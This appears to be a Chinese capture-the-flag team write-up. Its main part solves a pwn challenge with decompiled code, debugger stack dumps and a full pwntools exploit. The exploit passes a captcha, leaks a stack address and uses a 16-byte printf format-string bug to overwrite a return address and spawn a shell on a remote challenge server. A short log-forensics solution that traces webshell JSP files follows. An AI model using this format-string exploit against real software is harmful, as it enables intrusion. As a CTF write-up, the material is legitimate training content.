华文彩云战队 WriteUp（撰写完成后导出为pdf文件提交至平台）

图片资源：`./images/`

排名

华文彩云队：第100名

解题思路

GAME

马里奥

有隐藏关卡,不难打,就是很卡,操作非常不丝滑，隐藏关视频：

https://m.baidu.com/video/page?pd=video_page&nid=2441602616535889039&sign=&word=%E5%A4%AA%E6%83%8A%E5%96%9C%21%E9%A9%AC%E9%87%8C%E5%A5%A5Mario+World1-1%2C%E8%A7%A3%E9%94%81%E9%9A%90%E8%97%8F%E7%8E%A9%E6%B3%95%EF%BD%9E&oword=%E5%A4%AA%E6%83%8A%E5%96%9C%21%E9%A9%AC%E9%87%8C%E5%A5%A5Mario+World1-1%2C%E8%A7%A3%E9%94%81%E9%9A%90%E8%97%8F%E7%8E%A9%E6%B3%95%EF%BD%9E&atn=index&ext=%7B%22jsy%22%3A1%7D&top=%7B%22sfhs%22%3A1%2C%22_hold%22%3A2%7D&_t=1763984246712

PWN

我最好的初代同事

先用IDA看一下程序逻辑可以发现先测试4次人机验证（就是加法）

```
unsigned __int64 test_human()
{
  unsigned int seed; // eax
  int v2; // [rsp+Ch] [rbp-14h] BYREF
  int v3; // [rsp+10h] [rbp-10h]
  int v4; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  seed = time(0LL);
  srand(seed);
  v3 = rand() % 100;
  v4 = rand() % 100;
  printf("what's %d add %d\n", v3, v4);
  __isoc99_scanf("%d", &v2);
  if ( v4 + v3 != v2 )
  {
    puts("You are not humam");
    exit(233333);
  }
  return __readfsqword(0x28u) ^ v5;
}
```

通过之后就进入game（）

```c
unsigned __int64 game()
{
  int n2; // [rsp+0h] [rbp-10h] BYREF
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("You just have 3 times to talk with god.Cherish it");
  for ( i = 0; i <= 2; ++i )
  {
    puts("[1]talk with god");
    puts("[2]leave");
    __isoc99_scanf("%d", &n2);
    if ( n2 == 1 )
    {
      talk_with_god();
    }
    else if ( n2 == 2 )
    {
      return __readfsqword(0x28u) ^ v3;
    }
  }
  return __readfsqword(0x28u) ^ v3;
}
```

主要功能就是三次talkwithgod

```c
unsigned __int64 talk_with_god()
{
  _QWORD buf[3]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  buf[0] = 0LL;
  buf[1] = 0LL;
  puts("Input:");
  read(0, buf, 0x10uLL);
  printf("Your input:");
  printf((const char *)buf);
  return __readfsqword(0x28u) ^ v2;
}
```

可以看到这里就是题目说的16字节格式化字符串。同时发现有个bin/sh函数：

```c
int success()
{
  puts("Is it fun?Hahaha!!!");
  return system("/bin/sh");
}
```

简单先写个程序把人机验证过了

```python
def pass_add():
    io.recvuntil('what\'s ')
    a=int(io.recvuntil(' ')[:-1])
    io.recvuntil('add ')
    print(1)
    b=int(io.recvuntil('\n')[:-1])
    io.sendline(str(a+b))
pass_add()
pass_add()
pass_add()
pass_add()
pass_add()
```

然后在printf格式化字符串后打断点

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size Offset File
    0x555555554000     0x555555555000 r--p     1000      0 /home/yiranzhiqiu/Desktop/fmt
    0x555555555000     0x555555556000 r-xp     1000   1000 /home/yiranzhiqiu/Desktop/fmt
    0x555555556000     0x555555557000 r--p     1000   2000 /home/yiranzhiqiu/Desktop/fmt
    0x555555557000     0x555555558000 r--p     1000   2000 /home/yiranzhiqiu/Desktop/fmt
    0x555555558000     0x555555559000 rw-p     1000   3000 /home/yiranzhiqiu/Desktop/fmt
    0x555555559000     0x55555555c000 rw-p     3000   5000 /home/yiranzhiqiu/Desktop/fmt
    0x7ffff7dd3000     0x7ffff7dd5000 rw-p     2000      0 [anon_7ffff7dd3]
    0x7ffff7dd5000     0x7ffff7df7000 r--p    22000      0 /home/yiranzhiqiu/Desktop/libc.so.6
    0x7ffff7df7000     0x7ffff7f6f000 r-xp   178000  22000 /home/yiranzhiqiu/Desktop/libc.so.6
    0x7ffff7f6f000     0x7ffff7fbd000 r--p    4e000 19a000 /home/yiranzhiqiu/Desktop/libc.so.6
    0x7ffff7fbd000     0x7ffff7fc1000 r--p     4000 1e7000 /home/yiranzhiqiu/Desktop/libc.so.6
    0x7ffff7fc1000     0x7ffff7fc3000 rw-p     2000 1eb000 /home/yiranzhiqiu/Desktop/libc.so.6
    0x7ffff7fc3000     0x7ffff7fc9000 rw-p     6000      0 [anon_7ffff7fc3]
    0x7ffff7fc9000     0x7ffff7fcd000 r--p     4000      0 [vvar]
    0x7ffff7fcd000     0x7ffff7fcf000 r-xp     2000      0 [vdso]
    0x7ffff7fcf000     0x7ffff7fd0000 r--p     1000      0 /home/yiranzhiqiu/Desktop/ld-linux-x86-64.so.2
    0x7ffff7fd0000     0x7ffff7ff3000 r-xp    23000   1000 /home/yiranzhiqiu/Desktop/ld-linux-x86-64.so.2
    0x7ffff7ff3000     0x7ffff7ffb000 r--p     8000  24000 /home/yiranzhiqiu/Desktop/ld-linux-x86-64.so.2
    0x7ffff7ffc000     0x7ffff7ffd000 r--p     1000  2c000 /home/yiranzhiqiu/Desktop/ld-linux-x86-64.so.2
    0x7ffff7ffd000     0x7ffff7ffe000 rw-p     1000  2d000 /home/yiranzhiqiu/Desktop/ld-linux-x86-64.so.2
    0x7ffff7ffe000     0x7ffff7fff000 rw-p     1000      0 [anon_7ffff7ffe]
    0x7ffffffde000     0x7ffffffff000 rw-p    21000      0 [stack]
pwndbg> b *0x5555555552fd
Breakpoint 1 at 0x5555555552fd
```

```
Input:
%p%p%p%p%p%p%p%p%p
Your input:0x7fffffffb5a0(nil)(nil)0xb0×b0×70257025702570250×70257025702570250×5555555551a0◆QUUUU
```

可以看到输入在第六个

然后找栈，由于输入只有16字节，如果直接地址打法，地址占8字节就没有位置写%numc，所以从栈上找简介地址：

```
pwndbg> stack 50
00:0000│  rsp 0x7fffffffdc40 ◂— 0x7025702570257025 ('%p%p%p%p')
01:0008│-018 0x7fffffffdc48 ◂— 0x7025702570257025 ('%p%p%p%p')
02:0010│  r10 0x7fffffffdc50 —▸ 0x5555555551a0 (_start) ◂— endbr64
03:0018│-008 0x7fffffffdc58 ◂— 0x2c193e4817779300
04:0020│  rbp 0x7fffffffdc60 —▸ 0x7fffffffdc80 —▸ 0x7fffffffdca0 ◂— 0
05:0028│+008 0x7fffffffdc68 —▸ 0x5555555554ab (game+121) ◂— nop
06:0030│+010 0x7fffffffdc70 ◂— 1
07:0038│+018 0x7fffffffdc78 ◂— 0x2c193e4817779300
08:0040│+020 0x7fffffffdc80 —▸ 0x7fffffffdca0 ◂— 0
09:0048│+028 0x7fffffffdc88 —▸ 0x55555555556b (main+121) ◂— mov eax, 0
0a:0050│+030 0x7fffffffdc90 —▸ 0x7fffffffdd90 ◂— 1
0b:0058│+038 0x7fffffffdc98 ◂— 0x500000000
0c:0060│+040 0x7fffffffdca0 ◂— 0
0d:0068│+048 0x7fffffffdca8 —▸ 0x7ffff7df9083 (__libc_start_main+243) ◂— mov edi, eax
0e:0070│+050 0x7fffffffdcb0 ◂— 0x200000061 /* 'a' */
0f:0078│+058 0x7fffffffdcb8 —▸ 0x7fffffffdd98 —▸ 0x7fffffffe138 ◂— '/home/yiranzhiqiu/Desktop/fmt'
10:0080│+060 0x7fffffffdcc0 ◂— 0x1f7fbd7a0
11:0088│+068 0x7fffffffdcc8 —▸ 0x5555555554f2 (main) ◂— endbr64
12:0090│+070 0x7fffffffdcd0 —▸ 0x555555555580 (__libc_csu_init) ◂— endbr64
13:0098│+078 0x7fffffffdcd8 ◂— 0x5ab6f8be1aa8e87d
14:00a0│+080 0x7fffffffdce0 —▸ 0x5555555551a0 (_start) ◂— endbr64
15:00a8│+088 0x7fffffffdce8 —▸ 0x7fffffffdd90 ◂— 1
16:00b0│+090 0x7fffffffdcf0 ◂— 0
17:00b8│+098 0x7fffffffdcf8 ◂— 0
18:00c0│+0a0 0x7fffffffdd00 ◂— 0xa5490741a3c8e87d
19:00c8│+0a8 0x7fffffffdd08 ◂— 0xa54917013ac6e87d
1a:00d0│+0b0 0x7fffffffdd10 ◂— 0
```

可以看到cb0处有1个指向环境（49）的地址（21），所以我们可以通过21修改49的地址指向返回地址，然后再通过49修改返回地址至success即可（注意，因为要保证栈平衡，所以把success函数的前两个调整rbp与rsp的指令跳过），不过要先知道返回地址，即泄露栈地址，发现c80（14）处指向栈，所以先%14$p泄露栈地址算出返回地址。

exp：

#!/usr/bin/env python2


-- coding: utf-8 --

```
from pwn import *
context(log_level='debug',os='linux',arch='amd64')
pwnfile = "/home/yiranzhiqiu/Desktop/fmt"
#elf = ELF(pwnfile)
libc=ELF('/home/yiranzhiqiu/Desktop/libc.so.6')
#io=process("/home/yiranzhiqiu/Desktop/fmt")
io=remote('113.201.14.253',48884)

def debug():
    gdb.attach(io)
    pause()
#debug()
io.recvuntil('five simple additions\n')

def pass_add():
    io.recvuntil('what's ')
    a=int(io.recvuntil(' ')[:-1])
    io.recvuntil('add ')
    print(1)
    b=int(io.recvuntil('\n')[:-1])
    io.sendline(str(a+b))
pass_add()
pass_add()
pass_add()
pass_add()
pass_add()
io.sendline('1')

io.sendline('%14$p')
io.recvuntil('Your input:')
k=int(io.recvline(),16)
addr=k+0xd68-0xda0
print(hex(k),hex(addr))
io.sendline('1')
io.sendline('%'+str((addr&0xffff))+'c%21$hn')
io.recvuntil('Your input:')
io.recvline()
io.sendline('1')
io.sendline('%'+str(0xe3)+'c%49$hhn')
io.recvuntil('Your input:')
io.recvline()
io.interactive()
#addr%207c%6$hhn  49 21    %0x715a c%21$n     %0xcf c%49$hhn
```

CDF


可恶的木马竟然伪装成我的朋友

从最新的日志中搜索banner_home.jpg



找到IP和日期：183.62.9.42 - - [23/Feb/2018

而后搜索jsp从中找到相同IP的



发现有table.jsp　en.jsp　2.jsp

最终合成flag